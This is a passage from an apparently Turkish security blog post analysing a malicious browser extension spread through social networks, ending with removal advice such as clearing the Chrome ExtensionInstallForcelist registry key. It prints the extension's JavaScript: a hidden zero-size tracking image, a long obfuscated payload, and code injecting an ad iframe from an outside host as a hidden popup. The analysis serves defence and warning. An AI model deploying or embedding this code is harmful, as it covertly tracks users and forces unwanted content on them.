
sağlayan kod olduğu anlaşılmaktadır.




```
var d = document;
var img = d.createElement("img");
img.src = "http://whos.amung.us/widget/d9d838gdsxb0.png";
img.id = "analytics";
img.style.width = "0px";
img.style.height = "0px";
d.getElementsByTagName("body")[0].appendChild(img);

var _6164;var
_5769='29464E168E141F995C1867C1699D1835F1179E1835A1731A1739E1411E1723A1811C1715A1859C1795C1731A1803F1851C1291C1603B1579D
1531E1395E1003D995A995D995E995F1867C1699C1835A1179A1723B1811B1795D1699E1763E1803C1411D1723C1811C1715D1859A1795C1731B1803
C1851B1291B1723C1811E1795B1699C1763D1803F1395E1003A995F995E995C995C1867C1699F1835D1179B1699C1723E1835C1731E1843C1411C123
5A1755D1851C1851C1819D1387E1299A1299E1699F1803D1811F1803F1323B1795B1731A1291B1715E1811A1795C1299C1835A1731E1779E1787C169
9F1795D1299F1331B1307D1307E1883A1323D1347F1307F1291C1819C1755F1819F1235E1395E1003F1003B995E995B995B995F1867D1699E1835E11
79F1819C1859C1707E1179C1411A1179B1235A1403C1723E1763A1867F1179F1763D1723A1411B1195F1819D1811B1819C1859C1819F1619A1763B18
03E1195E1179C1843F1851C1891F1787B1731D1411D1195E1835F1763F1747E1755B1851E1387F1179D1307A1819F1883E1395F1179B1795C1699C18
35B1747E1763C1803E1283C1835E1763A1747F1755E1851B1387B1371E1819F1883E1395F1179F1707E1811A1851E1851D1811B1795D1387D1179B13
07E1819E1883B1395B1179F1723C1763B1843F1819E1787E1699F1891A1387D1179D1803A1811D1803B1731F1395F1179D1899E1283B1763A1803F17
23B1731A1883F1387F1179C1379D1379F1379E1379C1379F1395D1179C1819F1811B1843A1763A1851B1763B1811A1803D1387D1179C1699D1707F18
43C1811D1787B1859F1851D1731C1395A1179A1755C1731D1763B1747C1755F1851A1387C1179A1323A1347F1307C1819F1883C1195E1419E1403A17
23C1763D1867D1179E1763D1723C1411A1195B1819C1811A1819B1859C1819C1619B1763C1803B1683B1715A1811A1803C1851D1731F1803F1851E11
95F1179D1843E1851A1891C1787D1731D1411A1195A1819D1699E1723D1723F1763C1803F1747B1387D1323F1819E1883D1395C1179B1723B1763A18
43E1819A1787C1699F1891F1387D1179E1803A1811D1803D1731C1395C1179D1811A1867A1731A1835A1739F1787D1811C1875B1387D1179D1755C17
63B1723D1723F1731F1803A1395A1179A1875A1763C1723E1851C1755E1387A1179B1331A1307C1307E1819B1883E1395D1179F1755E1731A1763D17
47D1755C1851A1387B1179D1323F1347D1307F1819B1883B1395E1179F1819C1811D1843F1763D1851A1763C1811D1803B1387B1179A1699C1707F18
43C1811A1787A1859E1851D1731A1395F1195A1419B1403D1763E1739F1835F1699B1795F1731D1179D1795E1699D1835A1747D1763A1803D1875D17
63F1723C1851C1755B1411C1195A1307A1195B1179A1795E1699A1835A1747E1763B1803A1755A1731E1763D1747D1755D1851D1411C1195B1307A11
95E1179A1755F1731B1763B1747A1755A1851B1411E1195C1323B1347B1307F1195E1179E1875F1763C1723A1851C1755A1411A1195F1331A1307E13
07C1195E1179B1803F1699D1795A1731A1411F1195F1699A1723F1843F1195F1179F1843C1835C1715C1411A1195A1235A1267C1699A1723B1835C17
31C1843D1267E1235B1195D1179A1843C1715C1835C1811F1787E1787E1763C1803D1747B1411A1195E1803D1811B1195F1179A1707C1811D1835C17
23C1731F1835E1411E1195B1307D1195C1179F1739C1835B1699E1795B1731C1707B1811D1835F1723A1731F1835D1411E1195F1307F1195A1419B14
03E1299D1763B1739B1835E1699E1795F1731E1419F1403D1299A1723C1763A1867B1419F1403B1299F1723F1763F1867C1419F1235D1395F1003C99
5A995D995A995A1867B1699C1835C1179E1803D1731F1875C1547F1811A1723F1731A1179C1411E1179B1723E1811F1715B1859A1795B1731E1803C1
851C1291F1715F1835A1731E1699B1851D1731F1475A1787E1731B1795A1731D1803F1851A1243B1195C1723F1763B1867B1195C1251F1395C1003D9
95E995C995C995C1803D1731B1875A1547D1811E1723A1731C1291C1843C1851C1891A1787D1731B1291F1875B1763C1723E1851A1755F1179A1411A
1179F1195F1331E1307D1307D1819B1883E1195C1395F1003B1803A1731D1875A1547B1811D1723D1731F1291E1843A1851F1891A1787D1731D1291B
1755F1731D1763E1747D1755D1851E1179F1411C1179C1195B1323D1347B1307A1819B1883B1195E1395C1003A1803C1731F1875F1547A1811B1723E
1731D1291C1763E1803B1803F1731C1835B1499C1595F1539E1531E1411B1819F1859E1707F1395F1003B1723A1811B1715E1859F1795D1731B1803C
1851A1291D1707E1811C1723E1891F1291E1699D1819C1819B1731E1803D1723D1459D1755C1763D1787D1723E1243C1803F1731C1875D1547F1811E
```

[JavaScript Application]

```
var ref=document.URL;
var domain=document.domain;
var adres='http://anon2me.com/reklam/300x250.php';

var pub = '<div id="popupWin" style="right: 0px; margin-right:8px; bottom:
0px; display: none; z-index: 99999; position: absolute; height: 250px"><div
id="popupWin_content" style="padding:2px; display: none; overflow: hidden; width: 300px;
height: 250px; position: absolute;"><iframe marginwidth="0" marginheight="0" height="250"
width="300" name="ads" src="'+adres+'" scrolling="no" border="0" frameborder="0"></iframe>
</div></div>';
var newNode = document.createElement("div");
newNode.style.width = "300px";
newNode.style.height = "250px";
newNode.innerHTML=pub;
document.body.appendChild(newNode);

var popupWinoldonloadHndlr=window.onload, popupWinpopupHgt,
popupWinactualHgt, popupWintmrId=-1, popupWinresetTimer;
var popupWincntDelta;

function popupWinespopup_ShowPopup(show)
{
    if (popupWintmrId!=-1) return;
    el=document.getElementById('popupWin');
    el.style.right='296px';
    el.style.top='';
    el.style.filter='';

    if (navigator.userAgent.indexOf('Opera')!=-1)
        el.style.bottom=(document.body.scrollHeight*1-
document.body.scrollTop*1-document.body.offsetHeight*1+1*popupWinpopupBottom)+'px';

    popupWinactualHgt=0; el.style.height=popupWinactualHgt+'px';
    el.style.visibility='';
    if (!popupWinresetTimer) el.style.display='';
    popupWintmrId=setInterval(popupWinespopup_tmrTimer,
(popupWinresetTimer?1000:20));
}

function popupWinespopup_winLoad ()
{
    if (popupWinoldonloadHndlr!=null) popupWinoldonloadHndlr();

    elCnt=document.getElementById('popupWin_content')
    el=document.getElementById('popupWin');

popupWinpopupBottom=el.style.bottom.substr(0,el.style.bottom.length-2);

    popupWinpopupHgt=el.style.height;

popupWinpopupHgt=popupWinpopupHgt.substr(0,popupWinpopupHgt.length-2);
popupWinactualHgt=0;

popupWincntDelta=popupWinpopupHgt-(elCnt.style.height.substr(0,elCnt.style.height.length-2));

    popupWinresetTimer=false;
    popupWinespopup_ShowPopup(null);

}
```



Sonuç olarak sosyal ağların art niyetli kişilerin tehdidi altında olduğu bir gerçektir. Eğer siz de son zamanlarda bu veya benzer şüpheli istenmeyen

reklam pencereleri ile sıkça karşılaşıyorsanız, öncelikli olarak internet tarayıcınızın eklentilerini kontrol etmenizi, arkadaş listenizde olan ve benzer mesajlar gönderen arkadaşlarınızı farketmeniz durumunda da onları en kısa sürede uyarmanızı şiddetle öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Chrome kullanan ve bu zararlı eklentiyi silmek isteyen kullanıcılar, HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist anahtarı altında yer alan şüpheli alt anahtarları temizleyebilirler.